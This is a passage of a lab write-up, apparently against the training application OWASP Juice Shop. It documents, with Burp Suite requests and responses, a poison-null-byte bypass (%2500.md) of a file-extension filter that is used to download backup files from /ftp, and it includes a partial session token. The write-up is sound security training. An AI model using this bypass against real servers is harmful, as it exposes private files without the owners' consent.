12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 
```


9. Tried %00.md, received "Bad Request":




The screenshot shows a browser developer tools interface with a network tab. A red box highlights the URL `/ftp/package.json.bah%00.md`. The response section shows a `Bad Request` error with the following content:

```
Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Mon, 05 May 2022 15:56:14 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 3319
13
14 <html>
15   <head>
16     <meta charset='utf-8'>
17   <title>
18     BadRequestError: Bad Request
19   </title>
20   <style>
21     *{
22       margin:0;
23       padding:0;
24       outline:0;
25     }
26   <body>
27     ... 
```

10. Then tried to encode %00:



11. And send:



12. Success – File was downloaded:

13. Copy the full URL from BurpSuite

The screenshot shows the Burp Suite interface with a context menu open over a selected item. The menu items are:

- Send to Decoder
- Send to Organizer Ctrl+O
- Insert Collaborator payload
- Show response in browser (highlighted with a red box)
- Record an issue
- Request in browser
- Engagement tools
- Change request method

Below the menu, there is a list of response headers:


- Content-Type: application/javascript
- Content-Length: 1034
- Date: Mon, 19 Oct 2020 14:45:21 GMT
- X-Frame-Options: SAMEORIGIN
- Feature-Policy: payment 'self'
- X-Recruiting: /#/jobs

A modal dialog titled "Show response in browser" is displayed. It contains the following text:


To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.

Below the text is a text input field containing the URL: `http://burpsuite/show/2/7g7w797zc8ab16ol1ikyj0jreik1fat9`. To the right of the input field is a blue "Copy" button with a red arrow pointing to it. At the bottom left of the dialog is a checkbox labeled "In future, just copy the URL and don't show this dialog". At the bottom right are "Close" and "Copy" buttons.

14. Open it in browser:




15. Backup file was successfully downloaded and saved locally:




Scenario 2 → “5.4.4 Forgotten Sales Backup”:

Proof of Concept (PoC):


1. Navigated to: <http://127.0.0.1:3000/robots.txt>
Found disallowed path: /ftp




2. Accessed the directory manually: <http://172.0.0.1:3000/ftp>
Discovered: coupons_2013.md.bak




3. Attempted to access directly:



4. Open BurpSuite and repeat the previous steps exactly on the BurpSuite browser




5. Open HTTP History



6. Check the HTTP requests in Burp's History tab and send to Repeater

250	http://127.0.0.1:3000	GET	/rest/basket/0	304	304	HTML	bak	Error: Only .md and ...	127.0.0.1	19:07
252	http://127.0.0.1:3000	GET	/ftp/coupons_2013.md.bak	403	2410	HTML	bak	Error: Only .md and ...	127.0.0.1	19:12
255	http://127.0.0.1:3000	GET	/rest/basket/0	304	304				127.0.0.1	19:12
256	http://127.0.0.1:3000	GET	/ftp/coupons_2013.md.bak	403	2410	HTML	bak	Error: Only .md and ...	127.0.0.1	19:14



7. GET /ftp/coupons_2013.md.bak HTTP/1.1

→ Error – Only .md and .pdf files are allowed!

Request

```
Pretty Raw Hex
1 GET /ftp/coupons_2013.md.bak HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
```

Response

```
Pretty Raw Hex Render
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 2066
13
14 <html>
15   <head>
16     <meta charset='utf-8'>
17   <title>
18     Error: Only .md and .pdf files are allowed!
19   </title>
20   </head>
21   <style>
22     *
23       margin:0;
24       padding:0;
25       outline:0;
```

8. Tried appending a null byte:

Request

Send (highlighted with a red box)

```
Pretty Raw Hex
1 GET /ftp/coupons_2013.md.bak\00.md HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
```

9. Tried %00.md, received "Bad Request":

Request

```

Pretty Raw Hex
1 GET /ftp/coupons_2013.md.bak%00.md HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: http://127.0.0.1:3000/ftp
15 Accept-Encoding: gzip, deflate, br
16 Cookie: language=en; cookieconsent_status=dismiss;
welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwz

```


Response

```


Pretty Raw Hex Render
1 HTTP/1.1 400 Bad Request
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Mon, 05 May 2025 16:19:28 GMT
10 Connection: keep-alive
11 Keep-Alive: timeout=5
12 Content-Length: 3319
13
14 <html>
15   <head>
16     <meta charset='utf-8'>
17   <title>
18     BadRequestError: Bad Request
19   </title>
<style>
  *
  margin:0;

```

10. Then tried to encode %00:




11. And send:



The screenshot shows a browser developer tools interface with a red arrow pointing to the 'Send' button. The 'Request' tab is selected, showing a GET request to `/ftp/coupons_2013.md`. The URL is highlighted with a red box.

```
1 GET /ftp/coupons_2013.md.bak%25%30%30.md HTTP/1.1
2 Host: 127.0.0.1:3000
3 sec-ch-ua: "Chromium";v="135", "Not-A.Brand";v="8"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Accept-Language: en-US,en;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
   Safari/537.36
9 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
```


12. Success – File was downloaded:




The screenshot shows a browser developer tools interface with two tabs: 'Request' and 'Response'. The 'Response' tab is selected, showing a successful response (HTTP/1.1 200 OK). The response body is heavily redacted with a large red box.

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Accept-Ranges: bytes
8 Cache-Control: public, max-age=0
9 Last-Modified: Tue, 08 Apr 2025 11:59:17 GMT
10 ETag: W/"8e-1961544de7d"
11 Content-Type: application/octet-stream
12 Content-Length: 142
13 Vary: Accept-Encoding
14 Date: Mon, 05 May 2025 16:22:54 GMT
15 Connection: keep-alive
16 Keep-Alive: timeout=5
17
18 n<MibgC7sn
19 mNTY#gC7sn
20 o*IvgC7sn
21 k#pD1gC7sn
22 o*I1pgC7sn
23 n(XRvgC7sn
24 n(XLtcC7sn
25 k#*AfgC7sn
26 q:<IqqC7sn
27 pEw8ogC7sn
28 pes[BgC7sn
29 1)eD$gC7ss
```

